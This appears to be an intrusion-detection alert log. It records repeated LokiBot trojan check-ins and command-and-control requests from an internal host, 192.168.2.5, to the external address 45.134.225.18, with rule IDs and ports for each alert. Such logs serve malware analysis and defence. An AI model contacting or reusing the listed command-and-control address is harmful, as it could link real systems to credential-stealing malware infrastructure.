12/03/20-09:59:36.354127	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49958	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.637676	TCP	2570	WEB-MISC Invalid HTTP Version String	49959	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.637676	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49959	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.637676	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49959	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.637676	TCP	2025381	ET TROJAN LokiBot Checkin	49959	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.637676	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49959	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.929339	TCP	2570	WEB-MISC Invalid HTTP Version String	49960	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.929339	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49960	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.929339	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49960	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.929339	TCP	2025381	ET TROJAN LokiBot Checkin	49960	80	192.168.2.5	45.134.225.18
12/03/20-09:59:36.929339	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49960	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.214521	TCP	2570	WEB-MISC Invalid HTTP Version String	49961	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.214521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49961	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.214521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49961	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.214521	TCP	2025381	ET TROJAN LokiBot Checkin	49961	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.214521	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49961	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.489367	TCP	2570	WEB-MISC Invalid HTTP Version String	49962	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.489367	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49962	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.489367	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49962	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.489367	TCP	2025381	ET TROJAN LokiBot Checkin	49962	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.489367	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49962	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.782964	TCP	2570	WEB-MISC Invalid HTTP Version String	49963	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.782964	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49963	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.782964	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49963	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.782964	TCP	2025381	ET TROJAN LokiBot Checkin	49963	80	192.168.2.5	45.134.225.18
12/03/20-09:59:37.782964	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49963	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.056303	TCP	2570	WEB-MISC Invalid HTTP Version String	49964	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.056303	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49964	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.056303	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49964	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.056303	TCP	2025381	ET TROJAN LokiBot Checkin	49964	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.056303	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49964	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.334555	TCP	2570	WEB-MISC Invalid HTTP Version String	49965	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.334555	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49965	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.334555	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49965	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:38.334555	TCP	2025381	ET TROJAN LokiBot Checkin	49965	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.334555	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49965	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.617674	TCP	2570	WEB-MISC Invalid HTTP Version String	49966	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.617674	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49966	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.617674	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49966	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.617674	TCP	2025381	ET TROJAN LokiBot Checkin	49966	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.617674	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49966	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.906286	TCP	2570	WEB-MISC Invalid HTTP Version String	49967	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.906286	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49967	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.906286	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49967	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.906286	TCP	2025381	ET TROJAN LokiBot Checkin	49967	80	192.168.2.5	45.134.225.18
12/03/20-09:59:38.906286	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49967	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.184627	TCP	2570	WEB-MISC Invalid HTTP Version String	49968	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.184627	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49968	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.184627	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49968	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.184627	TCP	2025381	ET TROJAN LokiBot Checkin	49968	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.184627	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49968	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.464467	TCP	2570	WEB-MISC Invalid HTTP Version String	49969	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.464467	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49969	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.464467	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49969	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.464467	TCP	2025381	ET TROJAN LokiBot Checkin	49969	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.464467	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49969	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.748389	TCP	2570	WEB-MISC Invalid HTTP Version String	49970	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.748389	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49970	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.748389	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49970	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.748389	TCP	2025381	ET TROJAN LokiBot Checkin	49970	80	192.168.2.5	45.134.225.18
12/03/20-09:59:39.748389	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49970	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.033652	TCP	2570	WEB-MISC Invalid HTTP Version String	49971	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.033652	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49971	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.033652	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49971	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.033652	TCP	2025381	ET TROJAN LokiBot Checkin	49971	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.033652	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49971	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.310056	TCP	2570	WEB-MISC Invalid HTTP Version String	49972	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.310056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49972	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.310056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49972	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.310056	TCP	2025381	ET TROJAN LokiBot Checkin	49972	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.310056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49972	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:40.590570	TCP	2570	WEB-MISC Invalid HTTP Version String	49974	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.590570	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49974	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.590570	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49974	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.590570	TCP	2025381	ET TROJAN LokiBot Checkin	49974	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.590570	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49974	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.889750	TCP	2570	WEB-MISC Invalid HTTP Version String	49975	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.889750	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49975	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.889750	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49975	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.889750	TCP	2025381	ET TROJAN LokiBot Checkin	49975	80	192.168.2.5	45.134.225.18
12/03/20-09:59:40.889750	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49975	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.171174	TCP	2570	WEB-MISC Invalid HTTP Version String	49976	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.171174	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49976	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.171174	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49976	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.171174	TCP	2025381	ET TROJAN LokiBot Checkin	49976	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.171174	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49976	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.449700	TCP	2570	WEB-MISC Invalid HTTP Version String	49977	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.449700	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49977	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.449700	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49977	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.449700	TCP	2025381	ET TROJAN LokiBot Checkin	49977	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.449700	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49977	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.728734	TCP	2570	WEB-MISC Invalid HTTP Version String	49978	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.728734	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49978	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.728734	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49978	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.728734	TCP	2025381	ET TROJAN LokiBot Checkin	49978	80	192.168.2.5	45.134.225.18
12/03/20-09:59:41.728734	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49978	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.010089	TCP	2570	WEB-MISC Invalid HTTP Version String	49979	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.010089	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49979	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.010089	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49979	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.010089	TCP	2025381	ET TROJAN LokiBot Checkin	49979	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.010089	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49979	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.288776	TCP	2570	WEB-MISC Invalid HTTP Version String	49980	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.288776	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49980	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.288776	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49980	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.288776	TCP	2025381	ET TROJAN LokiBot Checkin	49980	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.288776	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49980	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.578722	TCP	2570	WEB-MISC Invalid HTTP Version String	49981	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.578722	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49981	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:42.578722	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49981	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.578722	TCP	2025381	ET TROJAN LokiBot Checkin	49981	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.578722	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49981	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.848082	TCP	2570	WEB-MISC Invalid HTTP Version String	49982	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.848082	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49982	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.848082	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49982	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.848082	TCP	2025381	ET TROJAN LokiBot Checkin	49982	80	192.168.2.5	45.134.225.18
12/03/20-09:59:42.848082	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49982	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.133197	TCP	2570	WEB-MISC Invalid HTTP Version String	49983	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.133197	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49983	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.133197	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49983	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.133197	TCP	2025381	ET TROJAN LokiBot Checkin	49983	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.133197	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49983	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.417986	TCP	2570	WEB-MISC Invalid HTTP Version String	49984	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.417986	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49984	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.417986	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49984	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.417986	TCP	2025381	ET TROJAN LokiBot Checkin	49984	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.417986	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49984	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.710847	TCP	2570	WEB-MISC Invalid HTTP Version String	49985	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.710847	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49985	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.710847	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49985	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.710847	TCP	2025381	ET TROJAN LokiBot Checkin	49985	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.710847	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49985	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.995666	TCP	2570	WEB-MISC Invalid HTTP Version String	49986	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.995666	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49986	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.995666	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49986	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.995666	TCP	2025381	ET TROJAN LokiBot Checkin	49986	80	192.168.2.5	45.134.225.18
12/03/20-09:59:43.995666	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49986	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.277936	TCP	2570	WEB-MISC Invalid HTTP Version String	49987	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.277936	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49987	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.277936	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49987	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.277936	TCP	2025381	ET TROJAN LokiBot Checkin	49987	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.277936	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49987	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.555013	TCP	2570	WEB-MISC Invalid HTTP Version String	49988	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.555013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49988	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.555013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49988	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.555013	TCP	2025381	ET TROJAN LokiBot Checkin	49988	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:44.555013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49988	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.834102	TCP	2570	WEB-MISC Invalid HTTP Version String	49989	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.834102	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49989	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.834102	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49989	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.834102	TCP	2025381	ET TROJAN LokiBot Checkin	49989	80	192.168.2.5	45.134.225.18
12/03/20-09:59:44.834102	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49989	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.128822	TCP	2570	WEB-MISC Invalid HTTP Version String	49990	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.128822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49990	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.128822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49990	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.128822	TCP	2025381	ET TROJAN LokiBot Checkin	49990	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.128822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49990	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.405404	TCP	2570	WEB-MISC Invalid HTTP Version String	49991	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.405404	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49991	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.405404	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49991	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.405404	TCP	2025381	ET TROJAN LokiBot Checkin	49991	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.405404	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49991	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.684462	TCP	2570	WEB-MISC Invalid HTTP Version String	49992	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.684462	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49992	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.684462	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49992	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.684462	TCP	2025381	ET TROJAN LokiBot Checkin	49992	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.684462	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49992	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.966853	TCP	2570	WEB-MISC Invalid HTTP Version String	49993	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.966853	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49993	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.966853	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49993	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.966853	TCP	2025381	ET TROJAN LokiBot Checkin	49993	80	192.168.2.5	45.134.225.18
12/03/20-09:59:45.966853	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49993	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.246000	TCP	2570	WEB-MISC Invalid HTTP Version String	49994	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.246000	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49994	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.246000	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49994	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.246000	TCP	2025381	ET TROJAN LokiBot Checkin	49994	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.246000	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49994	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.537154	TCP	2570	WEB-MISC Invalid HTTP Version String	49995	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.537154	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49995	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.537154	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49995	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.537154	TCP	2025381	ET TROJAN LokiBot Checkin	49995	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.537154	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49995	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.828926	TCP	2570	WEB-MISC Invalid HTTP Version String	49996	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:46.828926	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49996	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.828926	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49996	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.828926	TCP	2025381	ET TROJAN LokiBot Checkin	49996	80	192.168.2.5	45.134.225.18
12/03/20-09:59:46.828926	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49996	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.104096	TCP	2570	WEB-MISC Invalid HTTP Version String	49997	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.104096	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49997	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.104096	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49997	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.104096	TCP	2025381	ET TROJAN LokiBot Checkin	49997	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.104096	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49997	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.388203	TCP	2570	WEB-MISC Invalid HTTP Version String	49998	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.388203	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49998	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.388203	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49998	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.388203	TCP	2025381	ET TROJAN LokiBot Checkin	49998	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.388203	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49998	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.660514	TCP	2570	WEB-MISC Invalid HTTP Version String	49999	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.660514	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49999	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.660514	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49999	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.660514	TCP	2025381	ET TROJAN LokiBot Checkin	49999	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.660514	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49999	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.922003	TCP	2570	WEB-MISC Invalid HTTP Version String	50000	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.922003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50000	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.922003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50000	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.922003	TCP	2025381	ET TROJAN LokiBot Checkin	50000	80	192.168.2.5	45.134.225.18
12/03/20-09:59:47.922003	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50000	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.214298	TCP	2570	WEB-MISC Invalid HTTP Version String	50001	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.214298	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50001	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.214298	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50001	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.214298	TCP	2025381	ET TROJAN LokiBot Checkin	50001	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.214298	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50001	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.501652	TCP	2570	WEB-MISC Invalid HTTP Version String	50002	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.501652	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50002	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.501652	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50002	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.501652	TCP	2025381	ET TROJAN LokiBot Checkin	50002	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.501652	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50002	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.792500	TCP	2570	WEB-MISC Invalid HTTP Version String	50003	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.792500	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50003	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.792500	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50003	80	192.168.2.5	45.134.225.18

